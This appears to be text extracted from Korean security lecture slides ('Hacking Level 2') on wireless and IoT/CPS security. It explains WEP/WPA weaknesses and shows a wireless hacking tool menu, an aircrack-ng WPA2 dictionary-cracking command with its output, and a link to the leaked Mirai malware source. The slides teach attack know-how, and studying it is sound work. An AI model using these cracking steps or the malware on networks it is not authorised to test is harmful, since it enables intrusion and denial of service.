
- iOS: Jailbreaking – iOS의 소프트웨어 제약 환경을 제거하는 절차
- 안드로이드: Rooting – 안드로이드 운영체제의 root 권한을 획득하는 절차

■ 안드로이드 앱 정적분석 단계

생성파일

압축해제 툴

분석용 툴



File Edit View Search Terminal Help

File Edit View Search Terminal Help

무선 네트워크

Wireless Network

NETWORK WIRELESS HACKING TOOLS

(c) 2013-2014 | xsanlahci[at]gmail.com

codename : PALESTINE

Home : www.xsanlahci.org | WWW.MER-C.ORG

PLEASE LOOK ABOUT AND DONATE TO MER-C

Select From Menu NWHT:

- 1) Scan Access Point
- 2) WPA Hack
- 3) WPA2 Hack
- 4) Find Hidden Wireless
- 5) Break Mac Filtering
- 6) Macchanger
- 7) Man-In-The-Middle-Attack
- 8) Wireless Flooder (DOS&DDOS)

A) About

Q) Quit

NWHT:>>

DONATE FOR PALESTINE HUMANITY

BSM, 700.2905.803

A/N. MEDICAL EMERGENCY RESCUE COMMITTEE

DONATE FOR MEDICAL DEVICES HOSPITAL INDONESIA IN GAZA

> BCA, > 686.0153678
> BSM, > 700.1352.061
> BNI SYARIAH, > 08.111.929.73
> BRI, > 033.501.0007.60308
> BMI, > 301.00521.15
> MANDIRI, > 124.0008111925



A/N. MEDICAL EMERGENCY RESCUE COMMITTEE

WWW.MER-C.ORG | INFO : +6281-1990-176

Back to Menu? (y/n) :

Hacking Level 2 : 무선

암호

네트워크

웹

악성코드

시스템/PC



모바일

무선

포렌식

CPS

- 무선 네트워크를 사용하기 위해서는 AP(Access Pointer)라고 부르는 기계가 필요.
- Wireless Network Name : SSID(Service Set Identifier)
- 초기에는 많은 AP들이 Open SSID로 설정되어 있어, War Walking, War Driving 이 활발 했음



Hacking Level 2 : 무선

암호

네트워크

웹

악성코드

시스템/PC



모바일

무선

포렌식


CPS

▪ WarChalk

let's warchalk..!	
KEY	SYMBOL
OPEN NODE	ssid  bandwidth
CLOSED NODE	ssid 
WEP NODE	ssid access contact  bandwidth

blackbeltjones.com/warchalking

Proposed New Signs	
	Unrestricted access
	Open access with restrictions
	AP with WEP
	AP with closed ESSID



a alamy stock photo

G603C7

www.alamy.com

■ WEP (Wired Equivalent Privacy)

- 1997년 개발. 1999년 802.11 표준에 포함된 기본 암호화 프로토콜
- 스트림 암호화 기법인 RC4를 사용
- 표준 64 비트 WEP(WEP-40) : 40bit 키 + 24bit 초기화 벡터(IV)
- 암호화된 메시지 C는 다음 공식에 의해 생성됨
$$C = [M \parallel ICV(M)] + [RC4(K \parallel IV)]$$
 (|| 는 concatenation 연산자, +는 XOR 연산자)


■ Problem with WEP Encryption Protocol

- 키 관리 부분이 중요한 보안 문제임.
- 네트워크 관리자가 비밀키를 배포하는 방법에 대한 표준이 없음.
- 평문 메시지(M)를 암호화하기 위해 24 bit IV(Initialization Vector)가 사용
- 무결성 체크섬을 위해 ICV(Integrity Check Value) 사용
- IV가 평문으로 전달. IV 값의 설정이나 변경주기에 대해 표준이 없음.
- 많은 제조사들이 IV값을 Static으로 정하거나, Zero 값으로 설정하는 경우도 많음.
- IV값이 24 bit라는 짧기 때문에 공격자가 네트워크 트래픽을 많이 만들어서, 모니터링을 하면 IV값이 고갈되기 때문에, 중복된 암호 텍스트를 발견할 수 있음.
- 2004년에 사용 중단(deprecated)이 선언됨.

■ WPA(Wi-Fi Protected Access) / WPA2

- Wi-Fi Alliance 의 통제하에 수행하는 인증/암호화 프로토콜
- WPA는 2가지 기능 포함
 - 사용자 인증 강화 : IEEE 802.1X (EAP, 확장가능 인증 프로토콜)
 - 암호화 향상 : TKIP(Temporary Key Integrity Protocol)
- IEEE 802.1X : Port-Based access control provides a framework to allow the use of robust upper-layer authentication protocols.
- TKIP includes four new features to enhance the security of IEEE 802.11.
 - 1) extends the IV space
 - 2) allows for per-packet key construction
 - 3) provides cryptographic integrity
 - 4) provides key derivation and distribution.
- WPA / WPA2 → Key Exchange Protocol.
- TKIP, AES → Encryption Algorithm.

■ 무선 네트워크(WPA2-PSK: 802.11n) 해킹 절차



Hacking Level 2 : 무선

암호

네트워크

웹

악성코드

시스템/PC


모바일

무선

포렌식

CPS

■ 무선 네트워크(WPA2-PSK: 802.11n) 해킹 영상



Hacking Level 2 : 무선

암호

네트워크

웹

악성코드

시스템/PC

모바일

무선

포렌식

CPS

■ Aircrack

```
aircrack-ng /usr/share/doc/aircrack-ng/examples/wpa2.eapol.cap -w /usr/share/john/password.lst
```

```
Aircrack-ng 1.2 rc4
```

```
[00:00:00] 76/647 keys tested (1689.34 k/s) 802 bytes 07:3
```

```
Time left: 0 seconds 11.75%
```

```
KEY FOUND! [ 12345678 ]
```

```
Master Key : EE 51 88 37 93 A6 F6 8E 96 15 FE 73 C8 0A 3A A6  
F2 DD 0E A5 37 BC E6 27 B9 29 18 3C C6 E5 79 25
```

```
Transient Key : EA 0E 40 46 33 C8 02 45 03 02 86 8C CA A7 49 DE  
5C BA 5A BC B2 67 E2 DE 1D 5E 21 E5 7A CC D5 07  
9B 31 E9 FF 22 0E 13 2A E4 F6 ED 9E F1 AC C8 85  
45 82 5F C3 2E E5 59 61 39 5A E4 37 34 D6 C1 07
```

```
EAPOL HMAC : D5 35 53 82 B8 A9 B8 06 DC AF 99 CD AF 56 4E B6  
Selected (802 bytes)
```

Shin Nakajima · Jean-Pierre Talpin
Masumi Toyoshige · Ed.

Internet of Things (IoT) Cyber Physical Systems (CPS)

Cyber-Physical System Design from an Architecture Analysis Viewpoint

Communications
of NII Shonan Meetings



Springer

Edited by

Gaddadevara Matt Siddesh

Ganesh Chandra Deka

Krishnarajulu Nagarlapallyengar Srinivasa

Batul Sloan Patnaik

CYBER- PHYSICAL SYSTEMS

A Computational Perspective



CRC Press
Taylor & Francis Group

A CHAPMAN & HALL BOOK

Hacking Level 2 : CPS

암호

네트워크

웹

악성코드

시스템/PC

모바일

무선

포렌식

CPS

Welcome > Blog Home > IoT > Chinese Manufacturer Recalls IOT Gear Following Dyn DDoS



CHINESE MANUFACTURER RECALLS IOT GEAR FOLLOWING DYN DDoS

by Michael Mimoso [Follow @mike_mimoso](#)

October 24, 2016, 2:4

Hangzhou Xiongmai said that it will recall millions of cameras sold in the U.S. in response to Friday's DDoS attack against DNS provider Dyn that kept a number of web-based services such as Twitter, Github and others offline for much of the day.

The Chinese manufacturer sells OEM white-label circuit boards and software for cameras, along with DVRs and network video recorders. Many of these types of IoT devices were compromised by the Mirai malware, which exploits default credentials in the equipment and corrals them into botnets used and sold for DDoS attacks.

Chinese Electronics Firm to Recall its Smart Cameras recently used to Take Down Internet

Monday, October 24, 2016 by Swati Khandelwal



Chinese Firm Admits Its Hacked Cameras Were Behind Dyn DDoS Attack

You might be surprised to know that your security cameras, Internet-connected toasters and refrigerators may have inadvertently participated in the massive cyber attack that broke a large portion of the Internet on Friday.

Hacking Level 2 : CPS

암호 네트워크 웹 악성코드 시스템/PC 모바일 무선 포렌식 CPS

- Mirai malware source code publicly released.
- <https://github.com/jgamblin/Mirai-Source-Code>.
 - Find Default passwords of IoT devices.

Leaked Mirai Source Code for Research/IoC Development Purposes

